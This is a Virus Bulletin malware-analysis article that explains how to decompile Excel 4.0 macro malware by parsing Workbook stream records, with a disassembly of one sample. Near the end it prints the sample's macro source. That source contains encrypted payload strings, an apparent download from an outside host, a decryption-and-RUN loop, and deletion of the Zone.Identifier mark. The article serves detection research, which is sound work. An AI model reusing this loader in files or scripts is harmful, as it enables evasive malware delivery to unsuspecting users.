virus BULLETIN Covering the global threat landscape

DECOMPILING EXCEL FORMULA (XF) 4.0 MALWARE

Kurt Natvig
Forcepoint Innovation Labs, UK

Office malware has been around for a long time. In the past I've written several blog posts [1, 2, 3, 4] about the basics and beyond. In this article we'll focus on Excel Formula (XF) 4.0. I wasn't too familiar with XF 4.0 before I started looking into it, so learn with me.

You can find VBA macros easily by decompressing some streams and looking at the source (that is, if it hasn't been removed or replaced to avoid detection). *Word*, if the p-code is compiled on the same VBA version, will simply run the p-code instead of compiling the source from scratch.


So when we deal with XF, where is the source? Is there a source? Where is the p-code? What actually runs and how does it run? That's what I'll try to explain in this short article.

All the magic happens in the Workbook stream. This is a simple stream to parse and *Microsoft* has documented it well (a very different situation compared to when we had to reverse the OLE2 file format in the late '90s). There are many tools to extract streams from *Office* documents, and any engine out there will provide access to the Workbook by default. The Workbook itself is 171,506 bytes long.

To start with, how do we find out if a file with XF has a macro sheet inserted? If we look at record 133 (boundsheet8) there are clear signs that indicate that a file requires further inspection (macro sheet, hidden, very hidden, etc.). The following table shows some of the records of interest that will encourage you to gather more intelligence:

Id	Name	Description
6	Formula	Contains the binary code that runs the compiled code.
24	Lbl	Specifies a defined name.
252	SST	Specifies string constants.
255	ExtSST	Specifies a location of sets of strings which are shared in a table (index into the SST table).
512	Dimension	Specifies the range of the sheet (rows and columns).
638	Rk	Specifies the numeric data of a single cell.
189	MulRk	Specifies a series of cells with their numerical data.
253	LabelSst	Specifies a cell that contains a string.
2057	BOF	Specifies the beginning of a workbook and what type of substream it is.

Armed with this we'll have a look at a sample: 02cb7d611f4f45db1a9fdac6c9b0902fd246c302. When I first checked the sample (which was two hours old on *VirusTotal*), it was detected by only five engines.



So what's so special about it? Why did so many engines seem to miss it when the sample was new? That's what interested me. Commonly used tools like olevba didn't extract much useful information – which, again, added to my curiosity.

It has a visible macro sheet, which has a macro called Auto_Open (this name is a keyword defined from a list of possible names). In total it contains two sheets: Sheet1 and IFKPCYYA, which is the macro sheet.

When we get to the macro sheet, we find this BOF (offset 160606):

```
0 : 00 06 40 00 5A 4F CD 07 C9 00 02 00 06 08 00 00 | ..@.ZO..........
```

This means, as you can also find in the boundsheet8 record, that there are macros in the workstream. To find them we'll look for the Formula records.

When we find the first Formula record (at offset 162110 in the Workbook) it looks like this:

```
 0 : 01 00 00 00 0F 00 01 01 00 00 00 00 FF FF 00 00 | ................
10 : 02 00 00 FE 0F 00 17 05 00 78 5F 62 32 77 1E 00 | .........x_b2w..
20 : 00 42 02 3D 80                                  | .B.=.
```

What does this mean? When you look at the documentation for a Formula record you'll find that is has a header (20 bytes) which describes which cell it relates to and gives you more meta data about what is going to happen. The next two bytes give you the length of the actual opcodes (0x000F). The next record is 0x17, which is a PtgStr. This contains, amongst others, the length of the embedded string. The next opcode you'll find is 0x1e – PgtInt, which signals that an Integer is to follow. The last opcode in this section is 0x42 – PtgFuncVar. This describes what function it wants to invoke and how many parameters this function requires.

When you convert the Formula record shown above to code, you'll get:

```
row 1, col 0, ifxe 15, FormulaValue=01 01 00 00 00 00 fExpr0=FFFF flags=0000
  17 05 00 78 5F 62 32    PtgStr: x_b2w
  1E 00 00                PtgInt: 0
  42 02 3D 80             PtgFuncVar: DEFINE.NAME, param=2, tab=61, fCeFunc=1
```

You can see that it seems to push two variables to a stack (the string 'x_b2w' and the integer 0). It then invokes the function DEFINE.NAME. It looks like it's setting the variable 'x_b2w' to 0.

The next formula (at offset 162837) looks like this:

```
 0 : 02 00 00 00 0F 00 01 01 00 00 00 00 FF FF 00 00 | ................
10 : 03 00 00 FF 0C 00 43 02 00 00 00 1E 31 00 09 41 | ......C.....1..A
20 : AC 00                                           | ..
```

After the header (which is dumped first) we see the following code being run:

```
row 2, col 0, ifxe 15, FormulaValue=01 01 00 00 00 00 fExpr0=FFFF flags=0000
  43 02 00 00 00          PtgName: index 2
  1E 31 00                PtgInt: 49
  09                      PtgLt:
  41 AC 00                PtgFunc: WHILE (172)
```

It's starting to build a while loop, while index 2 (which'll I'll describe shortly) is compared against the integer 49, and as long as it's LT (less than), it will iterate.

Index 2 brings me on to some of the other records you'll need (mentioned in the table) to fetch data needed for the disassembly. Sometimes you'll see them reference data in sheets; strings, integers or doubles.

There is an Lbl record (offset 11932 in the Workbook stream):

```
 0 : 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 78 | ...............x
10 : 5F 6C 35                                        | _l5
```

This describes two entries. The second one is the string 'x_l5'. So now you know it is comparing the value x_l5 to the integer 49. Not a surprise as the previous opcode set it to 0.

This is a quest you'll need to follow with the rest of the opcodes, and the following is what it will look like once you complete this quest:


```
row 1, col 0, ifxe 15, FormulaValue=01 01 00 00 00 00 fExpr0=FFFF flags=0000
  17 05 00 78 5F 62 32  PtgStr: x_b2w
  1E 00 00              PtgInt: 0
  42 02 3D 80           PtgFuncVar: DEFINE.NAME, param=2, tab=61, fCeFunc=1
row 2, col 0, ifxe 15, FormulaValue=01 01 00 00 00 00 fExpr0=FFFF flags=0000
  43 02 00 00 00        PtgName: index 2
  1E 31 00              PtgInt: 49
  09                    PtgLt:
  41 AC 00              PtgFunc: WHILE (172)
row 3, col 0, ifxe 15, FormulaValue=01 01 00 00 00 00 fExpr0=FFFF flags=0000
  17 04 00 78 5F 6C 35  PtgStr: x_l5
  1F 00 00 00 00 00 00  PtgNum: 0.000000
  42 02 3D 80           PtgFuncVar: DEFINE.NAME, param=2, tab=61, fCeFunc=1
row 4, col 0, ifxe 15, FormulaValue=01 01 00 00 00 00 fExpr0=FFFF flags=0000
  17 05 00 78 5F 62 32  PtgStr: x_b2w
  43 02 00 00 00        PtgName: index 2
  1E 01 00              PtgInt: 1
  03                    PtgAdd:
  42 02 3D 80           PtgFuncVar: DEFINE.NAME, param=2, tab=61, fCeFunc=1
row 5, col 0, ifxe 15, FormulaValue=01 01 00 00 00 00 fExpr0=FFFF flags=0000
  43 03 00 00 00        PtgName: index 3
  1E 16 00              PtgInt: 22
  09                    PtgLt:
  41 AC 00              PtgFunc: WHILE (172)
row 6, col 0, ifxe 15, FormulaValue=01 00 00 00 00 00 fExpr0=FFFF flags=0000
  17 04 00 78 5F 6C 35  PtgStr: x_l5
  43 03 00 00 00        PtgName: index 3
  1E 01 00              PtgInt: 1
  03                    PtgAdd:
  42 02 3D 80           PtgFuncVar: DEFINE.NAME, param=2, tab=61, fCeFunc=1
row 7, col 0, ifxe 15, FormulaValue=02 00 1D 00 00 00 fExpr0=FFFF flags=0000
  19 01 00 00           PtgAttrSemi:
  43 03 00 00 00        PtgName: index 3
  1E 01 00              PtgInt: 1
  03                    PtgAdd:
  1E 26 00              PtgInt: 38
  43 02 00 00 00        PtgName: index 2
  03                    PtgAdd:
  42 02 DB 00           PtgFuncVar: ADDRESS, param=2, tab=219, fCeFunc=0
  42 01 94 00           PtgFuncVar: INDIRECT, param=1, tab=148, fCeFunc=0
  17 09 00 6B 6F 76 65  PtgStr: koveowvnb
  0B                    PtgEq:
row 8, col 0, ifxe 15, FormulaValue=02 01 1D 00 00 00 fExpr0=FFFF flags=0000
  19 01 00 00           PtgAttrSemi:
  44 2C 00 01 C0        PtgRef: loc col=1, row=44, value=EMPTY
  43 03 00 00 00        PtgName: index 3
  1E 01 00              PtgInt: 1
  03                    PtgAdd:
  1E 26 00              PtgInt: 38
  43 02 00 00 00        PtgName: index 2
  03                    PtgAdd:
  42 02 DB 00           PtgFuncVar: ADDRESS, param=2, tab=219, fCeFunc=0
  42 01 94 00           PtgFuncVar: INDIRECT, param=1, tab=148, fCeFunc=0
  08                    PtgConcat:
row 9, col 0, ifxe 15, FormulaValue=02 01 1D 00 00 00 fExpr0=FFFF flags=0000
```

```
   44 07 00 00 C0        PtgRef: loc col=0, row=7, value=EMPTY
   19 02 12 00           PtgAttrIf: 0012
   17 04 00 78 5F 6C 35  PtgStr: x_l5
   1E 18 00              PtgInt: 24
   42 02 3D 80           PtgFuncVar: DEFINE.NAME, param=2, tab=61, fCeFunc=1
   19 08 14 00           PtgAttrGoto: 0014
   24 2C 00 01 C0        PtgRef: loc col=1, row=44, value=EMPTY
   44 08 00 00 C0        PtgRef: loc col=0, row=8, value=EMPTY
   41 6C 00              PtgFunc: SET.VALUE (108)
   19 08 03 00           PtgAttrGoto: 0003
   42 03 01 00           PtgFuncVar: IF, param=3, tab=1, fCeFunc=0
row 10, col 0, ifxe 15, FormulaValue=01 01 00 00 00 00 fExpr0=FFFF flags=0000
   41 AE 00              PtgFunc: NEXT (174)
row 11, col 0, ifxe 15, FormulaValue=01 01 00 00 00 00 fExpr0=FFFF flags=0000
   44 2C 00 01 C0        PtgRef: loc col=1, row=44, value=EMPTY
   17 02 00 52 5B        PtgStr: R[
   43 02 00 00 00        PtgName: index 2
   08                    PtgConcat:
   17 05 00 5D 43 5B 30  PtgStr: ]C[0]
   08                    PtgConcat:
   19 40 00 01           PtgAttrSpace: 0100
   24 48 00 00 C0        PtgRef: loc col=0, row=72, value=EMPTY
   21 4F 00              PtgFunc: ABSREF (79)
   42 02 60 80           PtgFuncVar: FORMULA, param=2, tab=96, fCeFunc=1
row 12, col 0, ifxe 15, FormulaValue=01 00 00 00 00 00 fExpr0=FFFF flags=0000
   24 2C 00 01 C0        PtgRef: loc col=1, row=44, value=EMPTY
   17 00 00              PtgStr:
   41 6C 00              PtgFunc: SET.VALUE (108)
row 13, col 0, ifxe 15, FormulaValue=01 01 00 00 00 00 fExpr0=FFFF flags=0000
   41 AE 00              PtgFunc: NEXT (174)
row 202, col 0, ifxe 15, FormulaValue=01 00 00 00 00 00 fExpr0=FFFF flags=0000
   42 00 36 00           PtgFuncVar: HALT, param=0, tab=54, fCeFunc=0
```

So, we see two loops, an outer one and an inner one. Basically, you see an outer loop decrypting one line at a time with the inner loop, then calling the function Formula to execute the decrypted statement. This means it has hidden code present – and in my view, there should be no reason not to block this file.

In addition, for complete clarity, you'll need to find the data in the locations it reads and writes to – hence the other records you need to enumerate to access and decode the contents of locations. This is in case you want to do more than just disassemble the code, but maybe let the logic unfold to access each unencrypted command?

What more can we extract from this sample from looking at the Workbook stream? Some source code? You could probably build a pretty good source code from the p-code, but in this sample there is another way.

```
=SET.VALUE(R1C3,"adadadadadadad")
=SET.VALUE(R1C3,"pupupupupupupupupupupupupupupupupupu")
=SET.VALUE(R2C3,"efefefefefefef")
=SET.VALUE(R2C3,"ipipipipipipipip")
=SET.VALUE(R3C3,"g4g4g4")
=SET.VALUE(R3C3,"ieieieieieieieie")
=SET.VALUE(R4C3,"zhzhzhzhzhzhzhzh")
=SET.VALUE(R4C3,"fifififififififififififififififi")
=SET.VALUE(R5C3,"f5")
=SET.VALUE(R5C3,"hjhjhjhjhjhjhjhjhjhjhjhj")
=SET.VALUE(R6C3,"ccccc")
=SET.VALUE(R6C3,"rarararararararararararara")
=SET.VALUE(R1C3,"<EDGHOD/MBLF'#obsi^``!-!]Ttdsr]Ovamhd[Endtndost[#(")
```



```
=SET.VALUE(R2C3,"<EDGHOD/MBLF'#ejkf^``!-EPOFM)obsi^``%#qd-kr#+4(*")
=SET.VALUE(R3C3,"GVSHUDMM)ejkf^`+#ubq!u20>mfv!@dsjufWPakdds)!#Ljbsntngs/WNKISUO#!*:#(")
=SET.VALUE(R4C3,"<GVSHUDMM)ejkf^`+#u20/nqdo'#!HDU!#+#!isuot90.dnvqtddnnap-dnn.dnnap-qgg>1-715567445/:41790#!-
ebktd*:#(")
=SET.VALUE(R5C3,"<GVSHUDMM)ejkf^`+#u20/rfme'*:#(")
=SET.VALUE(R6C3,"<GVSHUDMM)ejkf^`+#ubq!az<odxBbuhwdYNcifbu'#!BCPCC-Tssdbl#!*:#(")
=SET.VALUE(R7C3,"<GVSHUDMM)ejkf^`+#az-pofm)(<!*")
=SET.VALUE(R8C3,"<GVSHUDMM)ejkf^`+#az-uxqd>0<!*")
=SET.VALUE(R9C3,"<GVSHUDMM)ejkf^`+#az-xqjsf'w02-sdtopmtdCnex*!*")
=SET.VALUE(R10C3,"<GVSHUDMM)ejkf^`+#az-T`wdUnGhmd)!#[]Ttdsr][Qtckjb][Endtndost[]id-dom!#+3(<!*")
=SET.VALUE(R11C3,"<GVSHUDMM)ejkf^`+#az-dkprf'*:#(")
=SET.VALUE(R12C3,"<GBMNTD)ejkf^`(")
=SET.VALUE(R13C3,"<FWFB)!fwqkpqfq/dyd!!'obsi^`%#qd-kr#(")
=SET.VALUE(R14C3,"<XGJKF'JRFQSNS'GHMDT'q`ug`^'!kb/bqk#(*(")
=SET.VALUE(R15C3,"<X@JS)MPV)(,!1/;/1910#(")
=SET.VALUE(R16C3,"<ODYS)(")
=SET.VALUE(R17C3,"<GHMD/CFKFSF'q`ug`^'!sb/it!*")
=SET.VALUE(R18C3,"<FWFB)!fwqkpqfq/dyd!!'obsi^`%#id-dom!*!!")
=SET.VALUE(R19C3,"")
=ERROR(TRUE,R1C1)
=FILE.DELETE(GET.DOCUMENT(IF(COS(RAND())<3,1,100)+1)&"\\"&GET.DOCUMENT(88)&":Zone.Identifier")
=ERROR(FALSE)
=SET.VALUE(R21C4,202)
=SET.VALUE(R21C4,IF(SIN(LEN(GET.WORKSPACE(1)))<2,IF(RESET.TOOLBAR(1),1,100),100))
=WHILE(R21C4<=20)
=SET.VALUE(R23C4,INDIRECT(ADDRESS(R21C4,3)))
=SET.VALUE(R24C4,LEN(R23C4))
=SET.VALUE(R57C5,"")
=SET.VALUE(R27C4,1)
=WHILE(R27C4<=R24C4)
=SET.VALUE(R57C5,R57C5&CHAR(CODE(MID(R23C4,R27C4,1))+IF(MOD(R27C4,2)=0,-1,1)))
=SET.VALUE(R27C4,R27C4+1)
=NEXT()
=SET.VALUE(R21C4,R21C4+1)
=FORMULA(R57C5, ABSREF("R["&R21C4&"]C[0]",R41C2))
=NEXT()
=RUN(R41C2)
```

In short, the sheet is built of columns and rows, and '*all you need to do*' is to build your own virtual sheet and map each resource record (string, integer, double, etc.) 'from each sheet' from the Workbook stream into this virtual sheet. Each resource record seems to contain a random piece of the puzzle, and the coordinates for each piece solve the puzzle. Then you can extract the 'source' of the sheet(s) without opening *Excel* at all. Cell access is also needed to get the input data the p-code needs should you want to 'run it'.

If we compare the 'source code' inner loop and look at the p-code, there seem to be big differences. The source code does some decryption, while the p-code doesn't seem to do so.

VirusTotal (*VT*) runs only command-line scanners of each product and does not test all the other layers each product has to offer to protect a real user. It could be that the products offer other layers of defence that would catch the sample if it works (I have some doubts about whether it works, based on this research), but I still think the sample reveals enough obvious hints for a simple command-line scanner to have picked it up in the first place.

Going from here you have many options to take this to the next level, which is for another time.

Writing good support for XF 4.0 should be an effort anti-malware companies should make, and even though XF has been around for a while you might want to update the support as this trends up. Let me know if you need help. I've really enjoyed researching XF 4.0 for a few days in my spare time and I will now start the quest for the next area that needs research!